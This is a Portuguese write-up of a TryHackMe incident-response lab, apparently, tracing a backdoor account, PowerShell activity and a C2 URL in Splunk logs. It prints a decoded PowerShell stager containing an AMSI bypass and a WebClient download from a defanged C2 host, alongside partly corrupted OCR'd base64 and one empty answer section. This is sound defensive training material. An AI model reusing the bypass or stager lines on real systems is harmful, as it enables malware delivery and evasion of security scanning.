

RELATÓRIO DE INVESTIGAÇÃO SOC: ANÁLISE DE PERSISTÊNCIA E ATIVIDADE MALICIOSA EM WINDOWS

Informações do Caso

- Plataforma: TryHackMe
- Foco Técnico: Incident Response e Forense Digital (DFIR)
- Tecnologias Utilizadas: Splunk SIEM e Logs de Eventos do Windows

1. Visão Geral do Cenário

O analista de SOC Johnny reportou comportamentos severamente anômalos na telemetria de múltiplos hosts baseados no sistema operacional Windows. Evidências iniciais apontam para um comprometimento bem-sucedido do perímetro com ações pós-exploração focadas na criação de mecanismos de persistência direta (backdoors) e execução de comandos maliciosos via PowerShell.

O objetivo desta investigação consiste em analisar os logs consolidados no índice do Splunk para isolar os artefatos técnicos, determinar as contas afetadas e reconstruir as conexões e táticas empregadas pelo adversário.


Nota de Configuração: Todos os registros e telemetrias necessários para a correlação foram centralizados no índice principal do SIEM Splunk para triagem acelerada das anomalias.

2. Investigação de Contas e Técnicas de Persistência

A criação de contas locais ou de domínio arbitrárias é uma tática frequente utilizada por atacantes para garantir acesso persistente ao ambiente, mitigando o risco de perder o acesso caso a vulnerabilidade inicial seja corrigida.

Identificação do Usuário Backdoor

- Descrição: Nome de usuário malicioso provisionado pelo invasor em um dos hosts infectados para servir como porta de entrada secundária.



- Resposta / Usuário Identificado: **A1berto**

Técnica de Impersonation (Imitação de Identidade)

- Descrição: Análise de contas corporativas legítimas que o adversário tentou mimetizar para mascarar suas ações e dificultar a detecção em ferramentas de monitoramento de comportamento.
- Resposta / Usuário Alvo de Imitação: **Alberto**

Execução de Comando Remoto para Persistência

- Descrição: Sintaxe de linha de comando exata empregada pelo invasor a partir de um terminal remoto para forçar a criação e configuração do usuário backdoor no ativo alvo.

- Descrição: Mapeamento do nome de rede do computador (Hostname) onde os comandos suspeitos e scripts maliciosos baseados em PowerShell foram disparados.
- Resposta / Nome do Host: **James.browne**

Volumetria de Eventos do PowerShell

- Descrição: Volume total de logs de eventos gerados especificamente pelas atividades e blocos de scripts maliciosos no dispositivo auditado, validando que a auditoria avançada de script block (Event ID 4104) estava operacional.
- Resposta / Métrica de Eventos: **79**

Desofuscação de Comando e Conexão Externa (C2)

- Descrição: Extração e decodificação do script ocultado (geralmente em Base64 através do parâmetro -EncodedCommand) que realizou uma requisição externa de rede para baixar artefatos adicionais.

ContextInfo: Severity = Informational

Host Name = ConsoleHost

Host Version = 5.1.18362.752

Host ID = 0f79c464-4587-4a42-a825-a0972e930164

Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc

SQBGACgAJABQAFMAVgB1AHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAe8AUgAgAC0ARwB1ACAAmWApAHsAJAA

Engine Version = 5.1.18362.752

BuildVersion = 5003500-16-6-160-1-25-7-603603450

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

☒ Auto Bake

AKAFMAWWAKAEKAXQA7ACQAXWACAEIAEABVAFIAJABTAFSAKAAKAFMAWWAK
AEkAXQArACQAUwBbACQASABdACKAJQAYADUANGbDAH0AFQA7ACQANwBBAD
YAZQBkAC4ASAB1AEERAB1AHIAcwAuEEEAZABkACgAIgBDAG8AbwBrAGkA
ZQAiACwAIgBLAHUAVQB6AHUAaQBkAD0AVgBtAGUASwBWADUAZAB1AGsAZw
ASAHKANwBrAC8AdABsAEYARgBBADgAYgAyAEAYQB7AHMAPQAiACKAOWAK
AEQAYQB0AGEAPQAKADcAYQA2AGUAZAauAEQAbwB3AE4TABvAGEAZABEAG
EAdABBACgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAKAEQAQQBUAEEA
WwAwAC4ALgAZAF0AOWAkAEQAYQBUEEAPQAKAGQAQQBUAEAAWwA0AC4ALg
AKAEQAYQBUEEALgBMAEUAbgBHAHQASABdADsALQBKAe8AaQBOAFsAQwBo
AGEAcgBbAF0AXQAoACyAIAAKAFIAIAAKAGQAQQB0AGEAIAAoACQASQBWAC
sAJABLACKAKQB8AEkARQBYAA== CR

5075 2 Raw Bytes LF

Output

object[]<System.Management.Automation.Amsi+Utils>::GetFileId('amsiInitF'+ailed', 'NonPublic,Static').SetValue(\$NULL,\$true);};
[System.Net.ServicePointManager]::Expect100Continue=0;\$7a6eD=New-Object System.Net.WebClient;\$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';\$ser=\$([Text.Encoding]::Unicode.GetString([Convert]
::FromBase64String('aAB0AHQACAA6AC8ALwAxADAALgAxADAALgAxADA
AALgA1AA==')));\$t='/news.php';\$7A6Ed.Headers.Add('User-
Agent',\$u);\$7a6Ed.Proxy=
[System.Net.WebRequest]::DefaultWebProxy;\$7a6Ed.Proxy.Cred

Input + [icon] [icon] [icon]

```
|aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==
```

REC 48 1 Raw Bytes

Output [icon] [icon] [icon]

```
hxxp[://]10[.]10[.]10[.]5|
```

- Resposta / URL do Servidor Malicioso: **hxxp[://]10[.]10[.]10[.]5/news[.]php**

5. Conclusão Técnica

A investigação confirmou que o incidente envolveu táticas clássicas de estabelecimento de persistência por conta local e manipulação de chaves de registro, seguidas de execução de código ofuscado. A correta habilitação dos logs de auditoria do PowerShell (Script Block Logging) no ambiente Windows foi o fator decisivo para que a equipe de SOC conseguisse obter a visibilidade necessária para extrair a URL de Comando e Controle (C2) externa do adversário.